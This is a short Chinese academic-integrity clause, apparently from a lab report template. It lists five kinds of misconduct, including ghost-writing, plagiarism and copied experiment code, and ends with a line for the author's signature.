- (1) 请人代做或冒名顶替者；
- (2) 替人做且不听劝告者；
- (3) 实验报告内容抄袭或雷同者；
- (4) 实验报告内容与实际实验内容不一致者；
- (5) 实验代码抄袭者。

作者签名：